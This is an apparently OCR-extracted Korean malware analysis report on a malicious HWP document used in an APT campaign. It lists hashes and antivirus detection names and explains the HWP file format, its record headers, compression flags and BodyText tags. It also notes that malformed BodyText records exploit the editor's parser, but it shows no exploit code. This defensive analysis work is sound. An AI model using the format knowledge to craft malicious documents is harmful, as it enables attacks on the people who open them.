Jan. 19, 2016

Malware analysis report

▶ APT : 악성 한글 파일을 통해 확산되는 악성코드

malwares.com™

CONTENTS

■ 개요

한글과 컴퓨터 (이하 한컴)의 한글 에디터는 국내에서 가장 많이 사용하는 문서 에디터일 것이다. 특히 관공서나 기업에서 적극적으로 활용한다는 점은 악성 한글 파일이 지속적으로 제작/발견되고 있는 이유일 것이다.
이러한 악성 한글 파일은 메일을 통해 전달되며 열람하는 사람의 PC를 공격대상으로 하거나 한글 에디터 자체를 공격 대상으로 삼는다.
악성 한글 파일은 대부분 한글 에디터에서 한글 문서 파일을 읽어들이는 과정에서 발생하는 취약점을 이용하며 이를 통해 문서 파일 내부의 악성코드가 실행되어 2차, 3차 피해를 유발한다. 국내에서는 이러한 문제로 인해 한글 에디터를 대상으호 하는 취약점 분석이 활발히 이루어지고 있다.
또한 안티 바이러스에서는 한글 파일 포맷[참고 1]을 분석해 취약점을 유발할 수 있는 코드가 있거나 악서코드가 삽입되어 있는 경우 사전에 차단하는 등의 프로세스를 적용하고 있다.
하지만 한글 파일 포맷은 구조가 복잡하기 때문에 분석이 매우 까다롭다. 하지만 이러한 한글 파일 포맷을 분석해 그 구조를 보여주는 다양한 뷰어가 있으니 이를 활용하는 것도 좋은 방법이다. [참고 2]

A/V Name	Detection Name
Ad-Aware	Exploit.HWP.BodyText.ParaText.Gen
AhnLab-V3	HWP/Dropper
ALYac	Exploit.HWP.BodyText.ParaText.Gen
Antiy-AVL	Trojan[Exploit]/OLE2.Agent.i
Avast	MO97:ShellCode-N [Expl]
BitDefender	Exploit.HWP.BodyText.ParaText.Gen

[Figure 1. 한글 파일 진단명]

Figure 1을 보면 안티 바이러스에서 BodyText나 ParaText를 키워드로 하는 진단명을 사용하고 있다. 안티 바이러스에서는 진단명에 악성코드의 특징을 반영하는데 악성 한글 파일의 진단명은 어떻게 명명되는 것일까?

■ 악성코드 파일 정보


AC772E949CBD46FA276A2A7ED28B431DDCC3CCADF7793C6D93264F97C946BB1A

MD5 :	FEFF2DE8FB1DA65069252CB7AE4E4CEF
SHA-1 :	921B37CECFDF73029BE04FEADDADEAE356AE5A95
SHA-256 :	AC772E949CBD46FA276A2A7ED28B431DDCC3CCADF7793C6D93264F97C946BB1A
File Size :	205,290 bytes
File Type :	hwp
First Collected Date :	2015-11-04 07:30:38 UTC (2 month 1 weeks ago)

Tag #hwp

[Figure 2. 악성코드 파일 정보 (malwares.com)]

■ Anti-Virus 진단 정보




A/V Detection Details [15 / 54, 28%]

Scan Date : 2014-12-05 01:53:00 UTC (1 years ago)

A/V Name	Detection Name	Version	Update Date
Ad-Aware	Exploit.HWP.BodyText.ParaText.Gen	12.0.163.0	20141205
AhnLab-V3	HWP/Dropper	2014.12.05.00	20141204
ALYac	Exploit.HWP.BodyText.ParaText.Gen	1.0.1.4	20141205
Antiy-AVL	Trojan[Exploit]/OLE2.Agent.i	1.0.0.1	20141204
Avast	MO97:ShellCode-N [Expl]	8.0.1489.320	20141205
BitDefender	Exploit.HWP.BodyText.ParaText.Gen	7.2	20141205
CAT-QuickHeal	Exp.Shell.Gen.BC	14.00	20141204
F-Secure	Exploit.HWP.BodyText.ParaText.Gen	11.0.19100.45	20141205
GData	Exploit.HWP.BodyText.ParaText.Gen	24	20141205
Kaspersky	Exploit.OLE2.Agent.i	15.0.1.10	20141205
MicroWorld-eScan	Exploit.HWP.BodyText.ParaText.Gen	12.0.250.0	20141205
nProtect	Trojan-Exploit/W32.Hwp_Exploit.205290	2014-12-03.01	20141204
Qihoo-360	Trojan.Generic	1.0.0.1015	20141205
TrendMicro	HEUR_OLEXP.A	9.740.0.1012	20141205
ViRobot	HWP.Exploit.Gen.A[h]	2014.3.20.0	20141204
AegisLab	✓	1.5	20141205
Agnitum	✓	5.5.1.3	20141203
AVG	✓	15.0.0.4235	20141204

[Figure 3. Anti-Virus 진단 정보 (malwares.com)]

■ CFBF 파일 포맷



[Figure 4. 한글 파일 내부 구조]

한글 파일은 기본적으로 CFBF [참고 3]파일 포맷으로 작성되어 있으며 이 포맷을 따르는 파일간에 데이터(그림, 표 등)를 연결하기 위해 OLE [참고 4]연결 규약을 따른다. CFBF 파일 포맷은 디렉토리 / 파일 형태를 띄기 때문에 뷰어를 통해 확인하면 Figure 4와 같은 모습을 갖는다. 하지만 CFBF 파일 포맷에서 디렉토리 / 파일에 대응하는 별도의 명칭을 사용한다.

- 디렉토리 = 스토리지 (Storage)
- 파일 = 스트림 (Stream)

기본적으로 스토리지는 디렉토리처럼 그 자체는 별도의 데이터를 갖지 않으며 스토리지가 포함하고 있는 스트림에 데이터가 저장되어 있다. 따라서 분석 대상은 데이터를 갖는 스트림이 된다.

■ HWP 파일 분석 - HWP 파일 전체 구조

Storage Stream


설명	구별 이름	길이(바이트)	레코드 구조	압축/암호화
파일 인식 정보	FileHeader	고정		
문서 정보	DocInfo	고정	√	√
본문	BodyText Section0 Section1 ...	가변	√	√
문서 요약	\005HwpSummaryInformation	고정		
바이너리 데이터	BinData BinaryData0 BinaryData1 ...	가변		√
미리보기 텍스트	PrvText	고정		
미리보기 이미지	PrvImage	가변		
문서 옵션	DocOptions _LinkDoc DrmLicense ...	가변		
스크립트	Scripts DefaultJScript JScriptVersion ...	가변		
XML 템플릿	XMLTemplate Schema Instance ...	가변		
문서 이력 관리	DocHistory VersionLog0 VersionLog1 ...	가변	√	√

[Figure 5. 한글 파일 상세 문서]

한컴에서 제공하고 있는 한글 파일 상세 문서를 보면 Figure 5와 같이 한글 파일 포맷을 정의하고 있다. 이 중 안티 바이러스에서 진단명으로 사용했던 “BodyText” 도 확인할 수 있다. 즉, 안티 바이러스에서 한글 파일 포맷 내부에서 BodyText 부분을 진단해 악성으로 판단했던 것이다. 따라서 한글 파일 포맷 중 BodyText 를 분석 대상으로 삼는다.

그리고 한글 파일 포맷은 기본적으로 CFBF 파일 포맷 중 RootEntry에서 데이터를 얻으며 포맷의 특성에 따라 레코드 구조 여부, 압축 여부를 결정한다.

■ HWP 파일 분석 - 레코드 구조




[Figure 6. 레코드 구조]

한글 파일 상세 문서를 보면 한글 파일 포맷 중 문서 정보(DocInfo), 본문 (BodyText/Section), 문서 이력 관리 (DocHistory, VersionLog)는 레코드 구조로 정의하고 있다.

레코드 구조는 레코드 헤더와 데이터로 구성되어 있으며 레코드 헤더는 데이터의 크기에 따라 2가지 타입으로 나눌 수 있다.

Figure 6과 같이 기본적으로 타입 1의 형태를 띄지만 만약 헤더 다음의 데이터가 4095Bytes 이상인 경우 레코드 헤더 다음 4Bytes를 데이터의 크기로 인식하는 구조이다. 이는 헤더의 Size가 12Bits로 정의되어 있고 12Bits로 표현할 수 있는 데이터의 크기보다 실제 데이터가 더 클 경우 헤더 다음 4Bytes에 별도로 크기를 정의했기 때문이다.

■ HWP 파일 분석 - 압축/암호화



[Figure 7. 한글 에디터의 압축/암호화 설정 위치]

한글 파일은 압축 및 암호화 기능을 제공하며 이는 한글 에디터에서 설정할 수 있다. 설정된 값은 문서 정보 (DocInfo), 본문 (BodyText/Section), 바이너리 데이터(BinData, BinaryData), 문서 이력 관리(DocHistory, VersionLog) 등에 적용된다.

압축/암호화 설정 여부는 한글 파일 포맷 중 파일 인식 정보(FileHeader)에 다음과 같이 비트 단위로 정의되어 있다.

		속성	
		범위	설명
		bit 0	압축 여부
		bit 1	암호 설정 여부
		bit 2	배포용 문서 여부
		bit 3	스크립트 저장 여부
		bit 4	DRM 보안 문서 여부
DWORD	4	bit 5	XMLTemplate 스토리지 존재 여부
		bit 6	문서 이력 관리 존재 여부
		bit 7	전자 서명 정보 존재 여부
		bit 8	공인 인증서 암호화 여부
		bit 9	전자 서명 예비 저장 여부
		bit 10	공인 인증서 DRM 보안 문서 여부
		bit 11	CCL 문서 여부
		bit 12~31	예약

[Figure 8. 파일 인식 정보 내 압축/암호화 설정 위치]


■ HWP 파일 분석 - 본문 구조 (1)

Tag ID	길이(바이트)	레벨	설명
HWPTAG_PARA_HEADER	22	0	문단 헤더(표 58 참조)
HWPTAG_PARA_TEXT	가변	1	문단의 텍스트(표 60 참조)
HWPTAG_PARA_CHAR_SHAPE	가변	1	문단의 글자 모양(표 61 참조)
HWPTAG_PARA_LINE_SEG	가변	1	문단의 레이아웃
HWPTAG_PARA_RANGE_TAG	가변	1	문단의 영역 태그(표 63 참조)
HWPTAG_CTRL_HEADER	4	1	컨트롤 헤더(표 64 참조)
HWPTAG_LIST_HEADER	6	2	문단 리스트 헤더(표 65 참조)
HWPTAG_PAGE_DEF	40	2	용지 설정
HWPTAG_FOOTNOTE_SHAPE	30	2	각주/미주 모양
HWPTAG_PAGE_BORDER_FILL	14	2	쪽 테두리/배경
HWPTAG_SHAPE_COMPONENT	4	2	개체
HWPTAG_TABLE	가변	2	표 개체
HWPTAG_SHAPE_COMPONENT_LINE	20	3	직선 개체
HWPTAG_SHAPE_COMPONENT_RECTANGLE	9	3	사각형 개체
HWPTAG_SHAPE_COMPONENT_ELLIPSE	60	3	타원 개체
HWPTAG_SHAPE_COMPONENT_ARC	25	3	호 개체
HWPTAG_SHAPE_COMPONENT_POLYGON	가변	3	다각형 개체
HWPTAG_SHAPE_COMPONENT_CURVE	가변	3	곡선 개체
HWPTAG_SHAPE_COMPONENT_OLE	26	3	OLE 개체
HWPTAG_SHAPE_COMPONENT_PICTURE	가변	3	그림 개체
HWPTAG_CTRL_DATA	가변	2	컨트롤 임의의 데이터
HWPTAG_EQEDIT	가변	2	수식 개체
HWPTAG_SHAPE_COMPONENT_TEXTART	가변	3	글맵시
HWPTAG_FORM_OBJECT	가변	2	양식 개체
HWPTAG_MEMO_SHAPE	22	1	메모 모양
HWPTAG_MEMO_LIST	4	1	메모 리스트 헤더
HWPTAG_CHART_DATA	2	2	차트 데이터
HWPTAG_VIDEO_DATA	가변	3	비디오 데이터
HWPTAG_SHAPE_COMPONENT_UNKNOWN	36	3	Unknown
전체 길이	가변		

[Figure 9. HWP 파일의 본문 구조]

한글 문서의 본문은 스토리지인 BodyText와 스트림인 Section[숫자]로 구성되어 있으며 문단, 표, 그리기, 텍스트 등의 정보를 저장하고 있다. 또한 압축/암호화가 적용가능한 영역이며 레코드 단위로 구성되어 있다. 따라서 파일 인식 정보 내 압축 여부와 암호 설정 여부를 확인해야 한다. 해당 파일의 경우 압축은 설정되어 있고 암호는 설정되지 않았다. 따라서 zlib로 압축을 해제한 후 레코드 구조에 맞춰 분석하면 본문 구조를 확인할 수 있다.

■ HWP 파일 분석 - 본문 구조 (2)



[Figure 10. HWP 파일의 본문 중 Section0을 분석한 모습]


Figure 10은 BodyText/Section0을 zlib로 압축을 해제한 후 그 구조를 레코드 단위로 분석한 모습니다.

HWP 파일 악성코드의 형태는 크게 2가지로 나눌 수 있다.

- 정상 기능을 악용하는 경우
- 파일 포맷 구조에 맞지 않는 값으로 인해 한글 에디터의 오동작을 유발하는 경우

BodyText/Section의 경우 HWP 파일의 본문이므로 후자의 경우를 이용한 악성 파일이 대부분이다. 따라서 레코드 구조에 맞는지 데이터는 정상인지만 확인을 통해 악성여부를 판단할 수 있다.

■ HWP 파일 분석 - 본문 구조 (3)



